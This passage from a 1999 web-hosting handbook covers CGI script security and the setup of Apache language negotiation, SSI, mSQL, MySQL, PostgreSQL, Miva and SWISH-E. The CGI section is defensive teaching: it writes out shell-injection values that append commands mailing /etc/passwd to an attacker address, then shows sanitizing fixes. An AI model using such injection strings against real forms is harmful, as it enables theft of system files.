                                   For example, you may have authored or installed a script which processes
                                   user-supplied data and then emails it to a recipient, like the following example:
                                   open (MAIL, "|/bin/sendmail $user_supplied_data{'recipient'}");
                                   print MAIL "To: $user_supplied_data{'recipient'}n";
                                   print MAIL "From: $user_supplied_data{'email_address'}n";
                                   close(MAIL);

                                   An insecure submission for the value of "recipient" looks something like:


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    156
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 11 - Adv. Web Server Configuration


                                   some@email.address; cat /etc/passwd | mail attacker@email.address
                                   some@email.address && mail attacker@email.address < /etc/passwd

                                   The easiest way to deny an attack (in this example) is to eliminate user-
                                   supplied data from the open command. The sendmail program has a
                                   very useful flag, "-t", which--when set--forces sendmail to read the
                                   message headers (To:, Cc:, Bcc:) for recipients. So instead of:
                                   open (MAIL, "|/bin/sendmail $user_supplied_data{'recipient'}")
                                   use this:
                                   open (MAIL, "|/bin/sendmail -t")

                                   CGI scripts are also vulnerable when a script executes an external program.
                                   For example, a script could perform a lookup on a user-specified domain
                                   name's availability, as shown in the following example:
                                   open (WHOIS, "/bin/whois $user_supplied_data{'domain_name'} |");

                                   The above code is prone to attack. The attacker could submit a bogus name
                                   for the "domain_name" value as shown in the following example:
                                   domain.name; cat /etc/passwd | mail attacker@email.address
                                   domain.name && mail attacker@email.address < /etc/passwd

                                   The best way to prevent these types of attacks is to "sanitize" user-supplied
                                   data. Eliminate any nonessential characters. In the example shown above,
                                   check the "domain_name" against a valid character set which included
                                   letters, digits, dashes, and periods by using just a few lines of Perl code:
                                   if ($user_supplied_data{'domain_name'} =~ /[^A-Za-z0-9.-]/)
                                   {print "Content-type: text/plainnn";
                                   print "Uh... you entered an invalid domain name.";
                                   exit(0);}
                                   open (WHOIS, "/bin/whois $user_supplied_data{'domain_name'} |");


                                   Note: All of the scripts in our CGI library use proper security sanitizing
                                   methods. We cannot guarantee the security of the scripts and programs
                                   in our Server Extension Index and Contributed Script Index, however,
                                   because Blue Reef didn’t create them. We have, however, examined these
                                   scripts and corrected the problems we found. We also closely monitor CERT
                                   advisories and bulletins that apply to the Virtual Server System software.


                                   Proper CGI Security and Other Resources
                                   http://www-genome.wi.mit.edu/WWW/faqs/www-security-faq.html
                                   ftp://ftp.cert.org/pub/tech_tips/cgi_metacharacters/
                                   CERT Coordination Center: http://www.cert.org/
                                   CERT advisories on USENET: comp.security.announce
                                   CERT advisories via e-mail: cert-advisory-request@cert.org
                                   In the subject line, type "SUBSCRIBE your@email.address"


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    157
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 11 - Adv. Web Server Configuration


                                   Handling Multi-Language Web
                                   Content
                                   The Apache Web Server can look at the language preference specified by a
                                   browser client and return file content depending on that preference. This
                                   ability, termed "language content negotiation," is a powerful, yet seldom-
                                   used feature of theApache server.
                                   You can use two methods of content negotiation. The first method relies on
                                   a "variants" file (var) that lists document resource files by file and
                                   identifies them with a specific language. This is convenient for small web
                                   sites, or if you only want to provide language specifications for the entry
                                   page of a web site. You could explicitly link from that page to web content
                                   authored in different languages. The second method uses file extensions
                                   (just like MIME types) to associate a file with a language.

                                   To configure language-content negotiation by file extension
                                   1. In your srm.conf file, add language type definitions.
                                   2. From your ~/www/conf directory, edit your configuration file
                                       (httpd.conf or srm.conf).
                                   3. Add language definitions using the AddLanguage directive. For
                                      example:
                                      AddLanguage en .en
                                      AddLanguage es .es
                                      AddLanguage fr .fr
                                      AddLanguage de .de
                                      AddLanguage it .it
                                      AddLanguage jp .jp
                                   The configuration file associates the following file extensions with
                                   corresponding language abbreviations:
                                   .en                   en                 English
                                   .es                   es                 Spanish
                                   .fr                   fr                 French
                                   .de                   de                 German
                                   .it                   it                 Italian
                                   .jp                   jp                 Japanese

                                   Note: The abbreviations are pre-defined and can be located in any of
                                   the latest generations of browser clients. For example, in Netscape 4.x,
                                   access associations in Edit/Preferences/Navigator/Language. Click the
                                   Add button. In MSIE 4.x access associations in View/Internet
                                   Options/General. Click the Languages button. Click the Add(button.

                                   The language priority directive allows you to give precedence to some
                                   languages in case of the following:
                                       ♣ A tie during content negotiation

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   158
BLUE REEF VIRTUAL SERVER HANDBOOK                                       Chapter 11 - Adv. Web Server Configuration


                                         ♣  The browser client does not specify a language priority (older
                                            browsers).
                                   4. List the languages in decreasing order of preference, as shown in the
                                      following example:
                                      LanguagePriority en es fr de

                                   Note: To use the LanguagePriority directive, load the
                                   mod_negotiation module. For more information, see the
                                   LoadModule directive, earlier in this book.

                                   5. Modify the Options definition for your htdocs directive to include
                                      MultiViews (see below).

                                   To include Multiviews
                                   1. From your ~/www/conf directory, open and modify your web
                                      server’s access control configuration file, access.conf.
                                   2. Add MultiViews to the Options directive (part of your htdocs
                                      directory definition). For example, your Options line may look
                                      something like this:
                                      <Directory /usr/local/etc/httpd/htdocs>
                                       Options Indexes FollowSymLinks MultiViews
                                       …
                                       </Directory>

                                   Note: With Apache's latest version, you can add the MultiViews to the
                                   Options definition to your access.conf file or to your httpd.conf file.

                                   After you made these modifications to your web server configuration files,
                                   you can create content and upload it to your Virtual Server using different
                                   filename extensions. For example, instead of just creating index.html,
                                   create the following:
                                   index.html.en
                                   index.html.es
                                   index.html.fr
                                   When the browser client requests index.html, the server analyzes the
                                   browser client language preference and serves the appropriate index.html.*
                                   file to the user.
                                   There is one exception to language preference, however. If the language
                                   preference submitted by the browser does not match any of the type definitions
                                   on your server and documents, the server returns a 406 error. This error means
                                   that the resource was found, but could not be delivered because of incompatible
                                   resource types between the client and the server. For example, if a client
                                   only accepts Greek content (el), but you have only authored content in
                                   English, Spanish, and German, the client receives a 406 error. One
                                   workaround for this situation is to trap 406 errors using a custom
                                   ErrorDocument page or script.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   159
BLUE REEF VIRTUAL SERVER HANDBOOK                                        Chapter 11 - Adv. Web Server Configuration


                                   Imagemaps
                                   See http://www.apacheweek.com/features/imagemaps/ for more info.


                                   User Authentication
                                   This tool allows you to password-protect cetain areas of your web site.
                                   http://www.apacheweek.com/features/userauth/


                                   Server Side Includes
                                   Server Side Includes (SSI--not be confused with SSL, or Secure Socket
                                   Layers) allows simple dynamic features to be added to an html document
                                   without the complexity of CGI scripts. The Apache SSI implementation is
                                   basically the same as the SSI found in the NCSA httpd, with some additional
                                   features. There are two steps to using SSI: first, configure your server to parse
                                   specific documents for SSI commands; second, make sure your documents
                                   documents have embedded SSI commands.

                                   To set up SSI
                                   1. Edit the srm.conf or httpd.conf file by doing the following:
                                   2. Uncomment out the AddType directive:
                                      AddType text/x-server-parsed-html .html
                                   3. You may want to add a Type for .htm files:
                                      AddType text/x-server-parsed-html .htm
                                   4. From the access.conf file, under Options, add Include/Root Document
                                      declaration:
                                      Options Indexes FollowSymLinks Includes
                                   5. Restart your web server:
                                      % restart_apache

                                   Note: For best server performance, instead of parsing all html files,
                                   require files to have an .shtml extension rather than an .html in order to be
                                   server-parsed. The AddType handler should then read:
                                   AddType text/x-server-parsed-html .shtm (or .shtml)


                                   Server Side Include Commands
                                   For complete information on Server Side Includes, see the following URLs:
                                   http://www.apacheweek.com/features/ssi/
                                   http://hoohoo.ncsa.uiuc.edu/docs/tutorials/includes.html


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   160
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 12 - Virtual Server Extensions


   Chapter


 12
                                   Using Virtual Server
                                               Extensions
                                   As a Virtual Server Administrator, you have access to a large array of
                                   programs that go beyond the core functionality of httpd, ftp, pop, and smtp.
                                   These programs extend the capability and functionality of your Server and
                                   are referred to as "extensions."
                                   Many of the extensions were developed by third parties and but are fully
                                   supported by Blue Reef Consulting. Others are provided by Blue Reef for
                                   your convenience, but you may have to contact the original developer for
                                   support. All extensions can be found on the web site at the following URL:
                                        http://virtserv.bluereef.net/servers/extensions/


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     161
BLUE REEF VIRTUAL SERVER HANDBOOK                                               Chapter 12 - Virtual Server Extensions


                                   Why mSQL?
                                   mSQL, or Mini SQL, is a lightweight database engine created to allow fast
                                   support and access of stored data without requiring large amounts of
                                   memory. The database engine provides a powerful capability for accessing
                                   databases within the Virtual Server environment. The mSQL package
                                   includes:
                                        ♣ Powerful database engine
                                        ♣ Terminal "monitor" program
                                        ♣ Database admin program
                                        ♣ Schema viewer C language API
                                   The API and the database engine work in a client/server environment over a
                                   TCP/IP network which makes mSQL an excellent database for operating your
                                   Virtual Server.

                                   Note: Additional information about mSQL can be obtained at the mSQL
                                   web site or from the mSQL FAQ.


                                   Obtaining mSQL
                                   mSQL is provided to Virtual Server Administrators free of charge (no
                                   installation fee or monthly fees). You do not need an individual license for
                                   mSQL if you use it with the Virtual Server system because a
                                   site-licensed version of the mSQL database version 2.0.3 is available for all
                                   Virtual Servers.

                                   Note: To learn more about mSQL see the Official Guide to Mini SQL
                                   2.0 in the white papers section of our web site.


                                   To install mSQL v2.0.1
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. Enter installmsql2. This action initiates the installation script that does
                                       the following:
                                   3. Creates a "~/msql2db" directory (and a "~/msql2db/.tmp" directory)
                                   4. If you have an earlier version of mSQL installed, the installation script
                                       converts existing database files to version 2.x database format. The
                                       upgrade also leaves the original database intact.
                                   5. Creates a MSQL.ACL file with some "intelligent" defaults.

                                   MSQL.ACL
                                   The ACL file is the file that contains Access Control Lists for mSQL. It is
                                   located in the installation directory. A sample ACL file is installed in the
                                   installation directory. You can use the defaults or edit this file to reflect the
                                   access you want to offer to your databases.
                                   A sample msql.acl file would look like this:


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                      162
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 12 - Virtual Server Extensions


                                        database=*
                                        read=login-iderver
                                        write=login-iderver
                                        access=local
                                        host=localhost
                                   The "database=*" means that the variables are for all mSQL databases on
                                   your server. You can change the "*" to a specific database name and set
                                   permissions for just that database.
                                   The "read=login-iderver" line means that only your virtual server can read
                                   the database files. This line can be changed to "read=*" to change read
                                   permissions to anyone. The "write=login-iderver" line is in the same format.
                                   The "access=local" line means that only your virtual server can write to
                                   your databases. You can change this to "access=remote" if you want to
                                   allow anyone to write to the database. You will probably not need to change
                                   the "host=localhost" line.
                                   The above five lines can be added multiple times for different databases on
                                   your system.

                                   Note: You only have to perform this step the first time you log in. The
                                   next time you log in, the changes take effect.


                                   Command Changes from mSQL v1.0.x to mSQL v2.x
                                   The following table summarizes the differences between command-line
                                   options in mSQL v1.0.x and mSQL v2.x:
                                     MSQL v1.0.x                mSQL v2.x
                                     Msql                       msql2
                                     Msqladmin                  msql2admin
                                     Msqldump                   msql2dump
                                     Relshow                    relshow2

                                   To remove the mSQL v1.0.x directory
                                   § Since your version 2.0 databases are stored in the ~/msql2db directory,
                                       remove the ~/msqldb directory at the command prompt. Enter
                                      % rm -rf ~/msqldb

                                   Note: Ensure that your databases are working correctly before
                                   removing any old directories.


                                   Upgrading MSQL client interfaces
                                   After you have upgraded to mSQL version 2.0.1, you must upgrade the
                                   client interfaces to correspond with the database directories. New client
                                   interface files can be found in the /usr/local/contrib directory. If
                                   you are still using version 1.0.x files, you can find their equivalents there.
                                   Replace existing client interface files with the following updated files:
                                        ♣ w3-msql.tar

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     163
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 12 - Virtual Server Extensions


                                         ♣    php-2.0-msql_logging.tar
                                         ♣    perl5.004.tar

                                   Note: mSQL v1.0.x tar files are still available in the
                                   /usr/local/contrib/msql1 (msql1) directory. The only Perl5 tar
                                   file archive that supports mSQL v2.x is the Perl 5.004.TAR archive.


                                   Other Database Solutions
                                   MySQL and PostgreSQL are other database solutions available free of
                                   charge on your Virtual Server system. We will mention these briefly here,
                                   but full documentation on these extensions can be found at:
                                        http://virtserv.bluereef.net/servers/extensions/

                                   MySQL
                                   MySQL is a relational database management system (rdbms) developed by
                                   T.c.X. DataKonsult in Sweden. MySQL provides users with a powerful
                                   multi-user, multi-threaded SQL (Structured Query Language) database
                                   solution that is fast, robust, and easy to use. MySQL is free of charge to
                                   our Virtual Server Administrators.

                                   Note: The MySQL setup is currently available for beta testing only. It
                                   should not be used for any important applications at this time.


                                   To install MySQL
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. Enter installmysql. This action initiates the installation script that
                                       installs all the necessary files for you to run MySQL.

                                   Note: After you install MySQL it is not necessary to run the
                                   mysql_install_db as described in Section 6.7 of the MySQL official
                                   documentation.


                                   Using the MySQL Client
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. Enter mysql -u root. This command will start the MySQL client as the
                                      root user.

                                   MySQL Documentation and Support
                                   MySQL has an excellent reference manual detailing the complete use of
                                   MySQL. This manual can be found at:
                                        http://www.tcx.se/doc.html
                                   Manual pages are also available on each Virtual Server and can be accessed
                                   by typing the following during a Telnet session with your Virtual Server:
                                        % man mysql


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     164
BLUE REEF VIRTUAL SERVER HANDBOOK                                              Chapter 12 - Virtual Server Extensions


                                   Note: While we offer this solution, Blue Reef does not provide support
                                   for MySQL beyond the installation procedure which is presented above.
                                   Consult the manual or numerous other resources located at the MySQL
                                   website for further assistance. The official MySQL website is located at
                                   http://www.tcx.se/:


                                   PostgreSQL
                                   PostgreSQL is a powerful relational database management system (rdbms).
                                   While PostgreSQL is currently provided free of charge to our Virtual Server
                                   Administrators, we recommend that you take the time to register at the
                                   PostgreSQL website located at:
                                        http://www.postgresql.org/index.html

                                   To install PostgreSQL
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. Add the following lines to your shell startup file. To find out which
                                       shell you are using, type this command to display the shell name:
                                                 % echo $SHELL
                                      a. If you are using csh or one of its variants, then add the following
                                           lines to the ~/.cshrc file on your Virtual Server:
                                                 setenv PGDATA /usr/local/pgsql/data
                                                 setenv PGLIB /usr/local/pgsql/lib
                                                 setenv LD_LIBRARY_PATH /usr/local/pgsql/lib
                                                 set path = (/usr/local/pgsql/bin $path)
                                      b. If you are using the Bourne shell (sh or bash) then add the following
                                           lines to the ~/.profile file on your Virtual Server:
                                                 PATH=$PATH:/usr/local/pgsql/bin
                                                 PGDATA=/usr/local/pgsql/data
                                                 PGLIB=/usr/local/pgsql/lib
                                                 LD_LIBRARY_PATH=/usr/local/pgsql/lib
                                                 export PGDATA PGLIB LD_LIBRARY_PATH
                                   3. Run the PostgreSQL installation script by typing:
                                                 % installpgsql
                                        This program installs all the necessary PostgreSQL files and initializes
                                        a database with the same name as your user name.

                                   Running PostgreSQL
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. The main tool for using PostgreSQL is the psql client server. To start it
                                      type:
                                                 % psql
                                   The psql client server will start up and you will be able to type in SQL code
                                   and ask for help.
                                   If you get the following error:
                                        Connection to database '(null)' failed.
                                        FATAL: PQsetdb: Unable to determine a Postgres username!


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                     165
BLUE REEF VIRTUAL SERVER HANDBOOK                                           Chapter 12 - Virtual Server Extensions


                                   all you need do is type:
                                        % vpwd_mkdb ~/etc/passwd
                                   This program will read your password file at ~/etc/passwd and create a
                                   Berkeley DB format file. PostgreSQL uses this new file to look up user
                                   names and account information.

                                   PostgreSQL Documentation and Support
                                   For complete documentation on PostgreSQL, please visit the official
                                   PostgreSQL website at:
                                       http://www.postgresql.org/index.html


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  166
BLUE REEF VIRTUAL SERVER HANDBOOK                                            Chapter 12 - Virtual Server Extensions


                                   What is Miva?
                                   Miva, formerly Htmlscript, is a web applications development system that
                                   provides support of new HTML-like tags that allow developers to create
                                   complex applications with little to no programming experience. The Server
                                   based program functions as a pre-processor which reads the Miva tags and
                                   markup language syntax and then outputs the HTML to the browser.
                                   In addition to the scripting features of Htmlscript 2.x, Miva 3.0 comes with
                                   major enhancements and represents a substantial upgrade to Htmlscript.
                                   Fully backward compatible with Htmlscript 2.x, the Miva Application
                                   Server integrates database scripting, enables easy commerce access and error
                                   reporting, and has SGML/XML compliant syntax. Miva Application Server
                                   features:
                                        ♣ Completely redesigned architecture for faster performance
                                        ♣ xBase compatible integrated multi-user database
                                        ♣ Integrated commerce processing system
                                        ♣ Advanced error reporting
                                        ♣ Built-in and User Defined Functions
                                        ♣ SGML/XML compliant syntax
                                        ♣ Cached configuration information
                                        ♣ Backwards compatibility with Htmlscript 2.x
                                   Miva also comes bundled with many ready to run sample applications.
                                   Some of these applications will be discussed in a latter section.
                                   Additional details about Miva, its features and functions, may be found at
                                   the Miva web site:
                                        http://www.miva.com/
                                   Currently, there is no cost to use of the Miva Application Server on your
                                   Virtual Server. This is dependent on the vendor and is subject to change.


                                   How Does Miva Work?
                                   The Miva "preprocessor," or the executable, reads enhanced tags and
                                   outputs standard HTML to the browser. These additional Miva embedded
                                   tags include but are not limited to the following commands:
                                        ♣ <MvIF>
                                        ♣ <MvELSE>
                                        ♣ <MvWHILE>
                                        ♣ <MvEVALUATE>
                                        ♣ <MvLET>
                                        ♣ <MvASSIGN>
                                        ♣ <MvFUNCTION>
                                        ♣ <MvCALL>
                                        ♣ <MvHIDE>


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   167
BLUE REEF VIRTUAL SERVER HANDBOOK                                                Chapter 12 - Virtual Server Extensions


                                         ♣    <MvEXIT>
                                         ♣    <MvOPEN>
                                         ♣    <MvCLOSE>
                                         ♣    <MvIMPORT>
                                         ♣    <MvEXPORT>
                                         ♣    <MvADD>
                                         ♣    <MvDELETE>
                                         ♣    <MvMAKEINDEX>
                                         ♣    <MvPACK>
                                   Miva works with Java, JavaScript, VBScript, and all browsers. A thorough
                                   presentation of the Miva technology can be found at:
                                        http://www.miva.com/products/engine/

                                   To install Miva 3.0
                                   1. Connect to your Virtual Server via Telnet or SSH.
                                   2. Enter /usr/local/contrib/miva-install. This action
                                       initiates the installation script.
                                   Although version 3.0 is backwards compatible, the install script does not
                                   replace any existing Htmlscript files from a prior distribution. Concurrently
                                   run both Miva and the prior version of htmlscript to ensure that your
                                   existing applets do not introduce any unknown bugs. If errors occur, convert
                                   your htmslcript applets to Miva v3.0 to take advantage of the support and
                                   performance enhancements offered.

                                   Note: If you have problems with the installation, please submit a
                                   problem report choosing "htmlscript" as the category in the Support
                                   Problem Tracking System.


                                   Sample Miva Templates
                                   Miva v3.0 comes with ready-to-run applications that are also available at:
                                        http://www.miva.com/products/engine/mia/templates/
                                   A list of application template titles and descriptions follows.

                                   Mailing List Form
                                   This applet shows a simple technique for solving the common problem of
                                   users not filling in a form correctly. The user is re-prompted to fill in the
                                   data until they get it right. The data is stored in a file and or distributed via
                                   email.

                                   Quiz Systems
                                   This applet can be used to create Intranet product knowledge testing
                                   systems, provide test preparation for educational and training institutions,
                                   build distance learning applications. It can also be used as an attraction for
                                   commercial web sites. This applet allows you to run existing quiz systems
                                   or even create your own quiz!

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                       168
BLUE REEF VIRTUAL SERVER HANDBOOK                                           Chapter 12 - Virtual Server Extensions


                                   Message Forum
                                   Electronic conferences are fundamental to the Internet. This applet
                                   demonstrates a messaging system that allows users to post messages and
                                   organize them into a searchable category based index.

                                   Search Engine
                                   One of the most common applications on the web is an index of web pages.
                                   This applet shows how Miva can be used to build a searchable, interactive
                                   index.

                                   Online Catalog and Shopping Basket
                                   Users can add and remove multiple products into a "shopping basket. "This
                                   applet demonstrates a "page" from an electronic catalog where the product
                                   information is derived from a data file.


                                   Miva technical support
                                   Support for Miva is provided under the following programs:
                                   ♣ End users can get coding support through the majordomo list Server, by
                                      sending e-mail to majordomo@htmlscript.com with
                                                 subscribe hts-users e-mail@domain.com
                                       in the first line of text.
                                   ♣ Free Quick Reference cards are sent by US Postal Mail by filling out the
                                      on-line form at: http://www.miva.com/quickref/
                                   ♣ On-Line Documentation is provided as an HTML file in the distribution
                                      and can also be found at: http://www.miva.com/docs/mmstart.html,
                                      http://www.miva.com/docs/reference.html,
                                      http://www.miva.com/docs/mvadmin.html,
                                      http://www.miva.com/docs/koolref.html


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  169
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 12 - Virtual Server Extensions


                                   Swish-E
                                   One of the most convenient methods for allowing clients to retrieve
                                   information from a web site is to build an index and search capability of
                                   that site. This can be a daunting task, but with a few tools on your side, it
                                   becomes easier. Normally web indexing and searching requires a complex,
                                   hard-to-use and install WAIS-based solution. SWISH-E is an excellent tool
                                   to easily provide a search and index feature for your web site. SWISH-E can
                                   be used by implementing the following:
                                        ♣ Indexing SWISH-E
                                        ♣ Using the HTML source for the search form
                                        ♣ Installing the CGI search


                                   Indexing SWISH-E
                                   SWISH-E is an enhanced version of SWISH (written by Kevin Hughes).
                                   SWISH-E stands for Simple Web Indexing System for Humans -
                                   Enhanced. With it, you can create searchable indexes of your Web server
                                   files to enable people who visit your site to search the generated indexes.
                                   Although SWISH-E is not intended to be a full-featured indexing and
                                   search tool, it is easy to manage and was created specifically for use with
                                   Web sites.

                                   To install SWISH-E on your site
                                   1. Connect to your virtual server via Telnet and enter the following:
                                      % cd
                                      % tar -xvf /usr/local/contrib/swish-e.tar
                                   This action untars the SWISH-E tar file prepared for you.
                                       % cd ~/usr/local/swish-e
                                   This action changes your current working directory to your swish-e
                                   directory where you will create the configuration file below.

                                   To create a SWISH-E configuration file
                                   SWISH-E has the capability to use configuration files to specify all sorts of
                                   options for indexing. These options are shown in the sample configuration
                                   file below.
                                   Create a separate configuration file for each search on your server. For
                                   example, if you have several users on your server that require separate
                                   searches for their own directories, create a separate configuration file for
                                   each user. Then use the configuration files to create separate index files for
                                   each search.
                                   1. Save this file under the name of "WEBSITE.CONF" (or some other
                                       name you choose. You can copy the default SWISH.CONF file to
                                       your own CONF file and edit it as necessary. The default SWISH.CONF
                                       file will need to be changed before it will work on your system as its
                                       variables will not work as they are).


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    170
BLUE REEF VIRTUAL SERVER HANDBOOK                                           Chapter 12 - Virtual Server Extensions


                                   2. Place the file in your ~/usr/local/swish-e directory.

                                   Note: Familiarize yourself with the FileRules section of the
                                   configuration file. By default, SWISH-E will not index files in directories
                                   containing an ".htaccess" file. If you have a directory that contains a
                                   ".htaccess" file, and you want to index it, comment out the FileRules line
                                   by placing a "#" as the first character in the line.


                                   Sample SWISH-E configuration file
                                   Below is a sample SWISH-E configuration file. Notice that the bold lines
                                   are the variables that you can change in your configuration file. The bold
                                   lines are followed by comment lines that explain the variable. As mentioned
                                   above, you should pay particular attention to the FileRules sections.


                                     # Church Technical Support, support@church.org, 3/11/95


                                     IndexDir /usr/home/church/usr/local/etc/httpd/htdocs/

                                     # This is a space-separated list of indexed files and

                                     # directories. You can specify additional directives.


                                     IndexFile index.swish

                                     # This is what the generated index file will be.


                                     IndexName "Church.org Web Page Index"

                                     IndexDescription "This is a full index of the Chruch.org."

                                     IndexPointer "http://www.church.org/cgi-bin/search.cgi"

                                     IndexAdmin "Church Tech Support (support@church.org)"

                                     # Extra information you can include in the index file.


                                     IndexOnly .html .htm .txt .gif .xbm .au .mov .mpg

                                     # Only files with these suffixes will be indexed.


                                     IndexReport 3

                                     # This is the level of reporting details. Specify numbers

                                     # 0 to 3 - 0 is totally silent, 3 is the most verbose.


                                     FollowSymLinks yes

                                     # Put "yes" to follow symbolic links in indexing, else "no".


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                  171
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 12 - Virtual Server Extensions


                                     NoContents .gif .xbm .au .mov .mpg

                                     # Files with these suffixes don't have contents indexed,

                                   ReplaceRules replace "/usr/home/church/usr/local/etc/httpd/htdocs"

                                     "http://www.church.org"

                                     # ReplaceRules enables you to make pathname file changes

                                     # before the files are indexed.


                                     FileRules pathname contains admin testing demo trash construction

                                     Confidential FileRules filename is index.html

                                     FileRules filename contains # % ~ .bak .orig .old old.

                                     FileRules filename contains # % ~ .bak .orig .old old.

                                     FileRules title contains construction example pointers

                                     FileRules directory contains .htaccess

                                     # Files matching the above criteria will *not* be indexed


                                     IgnoreLimit 50 100

                                     IgnoreWords SwishDefault

                                   Ignore Limit
                                   When you set an IgnoreLimit option in your SWISH-E configuration file,
                                   the option automatically omits words that appear too often in the files (these
                                   words are called stopwords). Specify a whole percentage and a number,
                                   such as "50 100." The setting omits words that occur in over 50% of the
                                   files and appear in over 100 files. Comment this line out to turn off
                                   auto-stopwording.

                                   Ignore Words
                                   You set the IgnoreWords option in your SWISH-E configuration file to
                                   specify words to ignore. The word "SwishDefault" includes a list of default
                                   stopwords. Words should be separated by spaces and may span multiple
                                   lines. Comment this line out to turn off IgnoreWords.

                                   Note: In the previous configuration file example, replace the
                                   CHURCH.ORG entries with your virtual server path name and domain
                                   name.


                                   To run SWISH-E
                                   1. From the command prompt:
                                      % cd ~/usr/local/swish-e
                                   This will place you in the proper directory.
                                       % ./swish-e -c CONFIG_FILE
                                   Where CONFIG_FILE is the name of your SWISH-E configuration file you
                                   created in the previous step.

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                    172
BLUE REEF VIRTUAL SERVER HANDBOOK                                          Chapter 12 - Virtual Server Extensions


                                    After you run the SWISH-E executable, a SWISH-E index file is generated.
                                    The name of the SWISH-E index file is that which you specified as the
                                    value for the IndexFile variable in the SWISH-E configuration file. In the
                                    previous example, it is referred to as index.swish. After running SWISH-E,
                                    test it from the command prompt. The next page has a sample test session.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                 173
BLUE REEF VIRTUAL SERVER HANDBOOK                                            Chapter 12 - Virtual Server Extensions


                                   Sample SWISH-E Test Session
                                   Below is a sample command line test session. The bolded lines are lines that
                                   you enter, and the non-bolded lines are what your server will return.


                                     % ./swish-e

                                     usage: swish [-i dir file ... ] [-c file] [-f file] [-l]
                                    [-v (num)] swish -w word1 word2 ... [-f file1 file2 ...] [-C file]
                                    [-m num] [-t str] swish -M index1 index2 ... outputfile

                                     swish -D file

                                     swish –V

                                     options: defaults are in brackets

                                     -i : create an index from the specified files

                                     -w : search for words "word1 word2 ..."

                                     -t : tags to search in - specify as a string

                                     "HBthec" - in head, body, title, header,

                                     emphasized, comments

                                     -f : index file to create or search from [index.swish]
                                     -c : configuration file to use for indexing

                                     -C : configuration file to use for metaNames in search
                                     -v : verbosity level (0 to 3) [2]

                                     -l : follow symbolic links when indexing

                                     -m : the maximum number of results to return [5000]
                                     -M : merges index files

                                     -D : decodes an index file

                                     -V : prints the current version

                                     version: 1.1.1

                                     docs: http://www.eit.com/software/swish/


                                     % ./swish-e -w support

                                     # SWISH format 1.1

                                     # Search words: support

                                     # Name: Login-iderver Web Page Index

                                     # Saved as: index.swish

                                     # Counts: 1738 words, 93 files

                                     # Indexed on: 29/09/98 10:57:24 MDT

                                     # Description: This is a full index of Login-iderver web site.


http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   174
BLUE REEF VIRTUAL SERVER HANDBOOK                                            Chapter 12 - Virtual Server Extensions


                                     # Pointer: http://www.login-iderver.com/cgi-bin/search.cgi/

                                     # Maintained by: Login-iderver Technical Support

                                     # support@login-iderver.com) 1000

                                     # http://www.login-iderver.com/support/default.html

                                     # "Virtual Server - Technical Support" 10472 885

                                     # http://www.login-iderver.com/support/default.html

                                     # "default.html" 1316 403

                                     # http://www.login-iderver.com/servers/server_a.html

                                     # "Virtual Server A" 5432

                                   The command line method enables you to check that the SWISH-E search
                                   is working correctly. After you know that the search is working install a
                                   web page that will process the search.


                                   Using the HTML Source for the Search
                                   Form
                                   The HTML source below represents a sample search form. This form can be
                                   customized for your Virtual Server by changing the occurrence of
                                   SWISH_INDEX_FILE to the name of the SWISH-E index which you
                                    specified as the value for the IndexFile variable in the SWISH-E
                                   configuration file.

                                   Sample Search Form
                                   This is an example of the code for the search form that will be used by your
                                   web site's visitors to search your site. This page can be placed anywhere you
                                   choose in your htdocs directory.


                                     <html>
                                     <head>
                                     <title>Search Swish Index</title>
                                     </head>
                                     <body>
                                     <h1>Search Swish Index</h1>
                                     <form method="GET" action="/cgi-bin/library/searchindex/query.pl">
                                     <!-- want to mimic "swish -f swishindex -w keywords -m maxresults" -->
                                     <input type="hidden" name="swishindex"
                                     value="/usr/local/swish-e/SWISH_INDEX_FILE">
                                     <b>Search for the following keywords:</b><br>
                                     <input name="keywords" size=40 maxlength=512>

http://virtserv.bluereef.net
COPYRIGHT © 1999 Blue Reef Consulting, Inc.                                                                   175
BLUE REEF VIRTUAL SERVER HANDBOOK                                             Chapter 12 - Virtual Server Extensions


                                     <p>
                                     &#160; &#160; <input type=radio name=detail value=yes CHECKED>
                                     <b>Verbose report</b> &#160; &#160; <input type=radio name=detail
                                     value=no>
                                     <b>Simple report</b>
                                     <p>
                                      <b>Maximum number of results:</b><br>
                                     <input name="maxresults" size=5 value=40 maxlength=64>
